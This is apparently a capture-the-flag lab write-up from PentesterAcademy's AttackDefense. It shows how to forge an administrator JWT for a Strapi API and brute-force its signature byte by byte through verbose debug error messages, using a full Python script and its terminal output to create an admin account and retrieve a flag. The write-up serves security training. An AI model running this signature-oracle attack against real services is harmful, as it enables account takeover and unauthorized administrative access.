ATTACK DEFENSE

by PentesterAcademy

Name	Debug Mode in Production II
URL	https://attackdefense.com/challengedetails?cid=1420
Type	REST: JWT Advanced

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.6  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:06  txqueuelen 0  (Ethernet)
        RX packets 1330  bytes 163506 (163.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1345  bytes 4458367 (4.4 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.10.137.2  netmask 255.255.255.0  broadcast 192.10.137.255
        ether 02:42:c0:0a:89:02  txqueuelen 0  (Ethernet)
        RX packets 26  bytes 2004 (2.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2749  bytes 5903898 (5.9 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2749  bytes 5903898 (5.9 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.10.137.2.

Therefore, the target REST API is running on 192.10.137.3, at port 1337.

Step 2: Checking the presence of the REST API.

Command: curl 192.10.137.3:1337

```
root@attackdefense:~# curl 192.10.137.3:1337
<!doctype html>

<html>
  <head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    <title>Welcome to your Strapi app</title>
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <style>
      * {
        -webkit-box-sizing: border-box;
      }
```

The response reflects that Strapi CMS is running on the target machine.

Step 3: Getting the JWT Token for user elliot.

curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "elliotalderson"}' http://192.10.137.3:1337/auth/local/ | jq

```
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "elliotalde
rson"}' http://192.10.137.3:1337/auth/local/ | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   434  100   381  100    53   2574    358 --:--:-- --:--:-- --:--:--  2912
{
  "jwt": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczOTAzOTE2LCJleHAiOjE1NzY0OTU5MTZ9.TS7wTWGV2b21fKPb90
39129podi3EF-2tKDfZ8aooEU",
  "user": {
    "username": "elliot",
    "id": 2,
    "email": "elliot@evilcorp.com",
    "provider": "local",
    "confirmed": 1,
    "blocked": null,
    "role": {
      "id": 2,
      "name": "Authenticated",
      "description": "Default role given to authenticated user.",
      "type": "authenticated"
    }
  }
}
root@attackdefense:~#
```

The response contains the JWT Token for the user.

JWT Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczOTAzOTE2LCJleHAiOjE1NzY0OTU5MTZ9.TS7wTWGV2b21fKPb9039129podi3EF-2tKDfZ8aooEU

Step 4: Decoding the header and payload parts of the JWT token obtained in the previous step.

Visit https://jwt.io and specify the token obtained in the previous step, in the "Encoded" section.

Encoded PASTE A TOKEN HERE

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczOTAzOTE2LCJleHAiOjE1NzY0OTU5MTZ9.TS7wTWGV2b21fKPb9039129podi3EF-2tKDfZ8aooEU

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE


```
{
  "alg": "HS256",
  "typ": "JWT"
}
```


PAYLOAD: DATA


```
{
  "id": 2,
  "iat": 1573903916,
  "exp": 1576495916
}
```


Step 5: Creating a forged token.

As it is mentioned in the challenge description, due to the deployment of development code in the production, all the token verification exceptions are visible to the end user. The critical issue here is that the server also discloses the expected signature for an invalid token.

Setting the "id" claim in the token payload to value 1 (administrator):

Note: In Strapi, the id is assigned as follows:

- Administrator user has id = 1
- Authenticated user has id = 2
- Public user has id = 3

Encoded PASTE A TOKEN HERE

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczOTAzOTE2LCJleHAiOjE1NzY0OTU5MTZ9.enre7WKUcmMYhus3c6DOv5xBmq0tb1EKqsRQPRyNuDE

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "id": 1,
  "iat": 1573903916,
  "exp": 1576495916
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) ☐ secret base64 encoded
```

Note: The key used to create the forged token doesn't matters in this scenario. The reason will be apparent in the next step.

Modified Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczOTAzOTE2LCJleHAiOjE1NzY0OTU5MTZ9.enre7WKUcmMYhus3c6DOv5xBmq0tb1EKqsRQPRyNuDE

Step 6: Creating a new account with administrator privileges using the forged token.

Use the following curl command to create a new user with administrator privileges (role = 1).

Command:
curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczOTAzOTE2LCJleHAiOj

E1NzY0OTU5MTZ9.enre7WKUcmMYhus3c6DOv5xBmq0tb1EKqsRQPRyNuDE" -d '{ "role": "1", "username": "secret_user", "password": "secret_password", "email": "secret@email.com" }' http://192.10.137.3:1337/users | jq

```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGci
OiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczOTAzOTE2LCJleHAiOjE1NzY0OTU5MTZ9.enre7WKUcmMYhus3c6D
Ov5xBmq0tb1EKqsRQPRyNuDE" -d '{ "role": "1", "username": "secret_user", "password": "secret_password", "e
mail": "secret@email.com" }' http://192.10.137.3:1337/users | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   213  100   111  100   102  27750  25500 --:--:-- --:--:-- --:--:-- 71000
{
  "statusCode": 401,
  "error": "Unauthorized",
  "message": "JsonWebTokenError: Incorrect signature byte at position 1"
}
root@attackdefense:~#
```

As expected, the token was not accepted since the signature was not valid.

Note: The server provides a message stating that the first byte of the provided signature differs from the first byte of the valid signature.

Using these debug messages, it would become easier to arrive at the correct signature for the forged token.

Use the following Python script to guess the correct signature value and create a user with admin privileges using the Strapi API:

Python Script:

```
import requests
import json
import sys

baseUrl = "http://192.10.137.3:1337"

def makeRequest(auth):
	global baseUrl
	r = requests.post(baseUrl + "/users", data = user, headers = auth)
	resp = json.loads(r.text)
	return resp

if len(sys.argv) != 2:
	print "Usage: python createAdmin.py JWT_TOKEN"
```

```
        sys.exit(-1)

allowedChars = ["-", "_"]

for i in range (65, 91):
        allowedChars.append(chr(i).lower())
        allowedChars.append(chr(i))

for i in range (10):
        allowedChars.append(str(i))

user = '{ "role": "1", "username": "secret_user", "password": "secret_password", "email":
"secret@email.com" }'

token = sys.argv[1]

auth = {
        "Content-Type": "application/json",
        "Authorization": "Bearer " + token
}

# Finds correct token length...
while True:
        r = requests.post(baseUrl + "/users", data = user, headers = auth)
        print r.text
        if 'Incorrect Signature: Signature length too short' in r.text:
        auth["Authorization"] = auth["Authorization"] + "1"

        elif 'Incorrect Signature: Signature length too long' in r.text:
        auth["Authorization"] = auth["Authorization"][:-1]
        else:
        print "Correct Signature Length: %d" % (len(auth["Authorization"].split("Bearer")[1].strip()))
        break

token = auth["Authorization"].split("Bearer")[1].strip()
headerPayload = '.'.join(token.split(".")[:2])

incorrectPos = "Incorrect signature byte at position"

resp = makeRequest(auth)
msg = resp["message"]

while True:
        if incorrectPos in msg:
```

```
for c in allowedChars:

index = int(msg.split("position")[1].strip()) - 1
token = auth["Authorization"].split("Bearer")[1].strip()
signature = token.split(".")[2]
newToken = headerPayload + '.' + signature[:index] + c + signature[(index + 1):]
print "Test Token:" + newToken
auth["Authorization"] = "Bearer " + newToken

resp = makeRequest(auth)
print "Response:" + json.dumps(resp)
if "message" in resp:
msg = resp["message"]

if incorrectPos in msg:
        continue
else:
        break
else:
break
else:
print "Created a user with username: secret_user and password: secret_password... Enjoy!"
print "Valid Token:" + auth["Authorization"].split("Bearer")[1].strip()
break
```

Save the above Python script as createAdmin.py

Command: cat createAdmin.py

```
root@attackdefense:~# cat createAdmin.py
import requests
import json
import sys

baseUrl = "http://192.10.137.3:1337"

def makeRequest(auth):
    global baseUrl
    r = requests.post(baseUrl + "/users", data = user, headers = auth)
    resp = json.loads(r.text)
    return resp

if len(sys.argv) != 2:
    print "Usage: python createAdmin.py JWT_TOKEN"
    sys.exit(-1)

allowedChars = ["-", "_"]

for i in range (65, 91):
    allowedChars.append(chr(i).lower())
    allowedChars.append(chr(i))

for i in range (10):
    allowedChars.append(str(i))

user = '{ "role": "1", "username": "secret_user", "password": "secret_password", "email": "secret@email.com" }'

token = sys.argv[1]
```

```
auth = {
        "Content-Type": "application/json",
        "Authorization": "Bearer " + token
}

# Finds correct token length...
while True:
    r = requests.post(baseUrl + "/users", data = user, headers = auth)
    print r.text
    if 'Incorrect Signature: Signature length too short' in r.text:
        auth["Authorization"] = auth["Authorization"] + "1"

    elif 'Incorrect Signature: Signature length too long' in r.text:
        auth["Authorization"] = auth["Authorization"][:-1]
    else:
        print "Correct Signature Length: %d" % (len(auth["Authorization"].split("Bearer")[1].strip()))
        break

token = auth["Authorization"].split("Bearer")[1].strip()
headerPayload = '.'.join(token.split(".")[:2])

incorrectPos = "Incorrect signature byte at position"

resp = makeRequest(auth)
msg = resp["message"]

while True:
    if incorrectPos in msg:
        for c in allowedChars:
```

```
            index = int(msg.split("position")[1].strip()) - 1
            token = auth["Authorization"].split("Bearer")[1].strip()
            signature = token.split(".")[2]
            newToken = headerPayload + '.' + signature[:index] + c + signature[(index + 1):]
            print "Test Token:" + newToken
            auth["Authorization"] = "Bearer " + newToken

            resp = makeRequest(auth)
            print "Response:" + json.dumps(resp)
            if "message" in resp:
                msg = resp["message"]

                if incorrectPos in msg:
                    continue
                else:
                    break
            else:
                break
    else:
        print "Created a user with username: secret_user and password: secret_password... Enjoy!"
        print "Valid Token:" + auth["Authorization"].split("Bearer")[1].strip()
        break
root@attackdefense:~#
```

Code Overview:

The above script performs the following operations:

1. Checks if the token is passed upon the script invocation.
2. Creates a list of characters allowed (allowedChars) in a JWT Token signature. This list would later be used while brute-forcing the signature.
3. Creates a JSON object containing the parameters for user creation.
4. Then, there is a while loop that finds the correct token length based on the response from the server. If the response is “Signature length too short”, then the token length is increased by one. If the response is “Signature length too long”, then the token length is decreased by one.
5. Once the correct signature length is known, the next while loop performs the task of guessing the correct signature bytes. For that, the loop iterates over all the allowed signature characters and checks for the response to determine if the guessed character was correct or not.
6. Once the correct signature is found, that request creates a new user with admin privileges and the script terminates.

Run the above Python script:

Command: python createAdmin.py

```
root@attackdefense:~#
root@attackdefense:~# python createAdmin.py
Usage: python createAdmin.py JWT_TOKEN
root@attackdefense:~#
```

Supply the (modified) JWT Token to the script.

Command: python createNewUser.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczOTAzOTE2LCJleHAiOjE1NzY0OTU5MTZ9.enre7WKUcmMYhus3c6DOv5xBmq0tb1EKqsRQPRyNuDE

```
root@attackdefense:~# python createAdmin.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTcz
OTAzOTE2LCJleHAiOjE1NzY0OTU5MTZ9.enre7WKUcmMYhus3c6DOv5xBmq0tb1EKqsRQPRyNuDE
{"statusCode":401,"error":"Unauthorized","message":"JsonWebTokenError: Incorrect signature byte at positi
on 1"}
Correct Signature Length: 137
Test Token:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczOTAzOTE2LCJleHAiOjE1NzY0OTU5MTZ9.
-nre7WKUcmMYhus3c6DOv5xBmq0tb1EKqsRQPRyNuDE
Response:{"message": "JsonWebTokenError: Incorrect signature byte at position 1", "error": "Unauthorized"
, "statusCode": 401}
Test Token:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczOTAzOTE2LCJleHAiOjE1NzY0OTU5MTZ9.
_nre7WKUcmMYhus3c6DOv5xBmq0tb1EKqsRQPRyNuDE
Response:{"message": "JsonWebTokenError: Incorrect signature byte at position 1", "error": "Unauthorized"
, "statusCode": 401}
```

```
Test Token:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczOTAzOTE2LCJleHAiOjE1NzY0OTU5MTZ9.
uxW1jv6apYuja7x9PDiE0hwFZDutF1EKqsRQPRyNuDE
Response:{"message": "JsonWebTokenError: Incorrect signature byte at position 29", "error": "Unauthorized
", "statusCode": 401}
Test Token:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczOTAzOTE2LCJleHAiOjE1NzY0OTU5MTZ9.
uxW1jv6apYuja7x9PDiE0hwFZDutg1EKqsRQPRyNuDE
Response:{"message": "JsonWebTokenError: Incorrect signature byte at position 29", "error": "Unauthorized
", "statusCode": 401}
Test Token:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczOTAzOTE2LCJleHAiOjE1NzY0OTU5MTZ9.
uxW1jv6apYuja7x9PDiE0hwFZDutG1EKqsRQPRyNuDE
Response:{"message": "JsonWebTokenError: Incorrect signature byte at position 29", "error": "Unauthorized
", "statusCode": 401}
```


```
Test Token:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczOTAzOTE2LCJleHAiOjE1NzY0OTU5MTZ9.
uxW1jv6apYuja7x9PDiE0hwFZDutkbUHTgJ1SdRpbfs
Response:{"message": "Email is already taken.", "error": "Bad Request", "statusCode": 400}
Created a user with username: secret_user and password: secret_password... Enjoy!
Valid Token:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczOTAzOTE2LCJleHAiOjE1NzY0OTU5MTZ9
.uxW1jv6apYuja7x9PDiE0hwFZDutkbUHTgJ1SdRpbfs
root@attackdefense:~#
```

The request for the creation of the new user succeeded.


Step 7: Login to the Strapi Admin Panel using the credentials of the newly created user.

Open the following URL in firefox:

Strapi Admin Panel URL: http://192.10.137.3:1337/admin




Step 8: Retrieving the secret flag.



Open the Secretflags content type on the left panel.

Notice there is only one entry. That entry contains the flag.

Click on that entry and retrieve the flag.



Flag: 3f0e1d17c9c68cb551d862c02cdcd1e8e236

References:

1. Strapi Documentation (https://strapi.io/documentation)
2. JWT debugger (https://jwt.io/#debugger-io)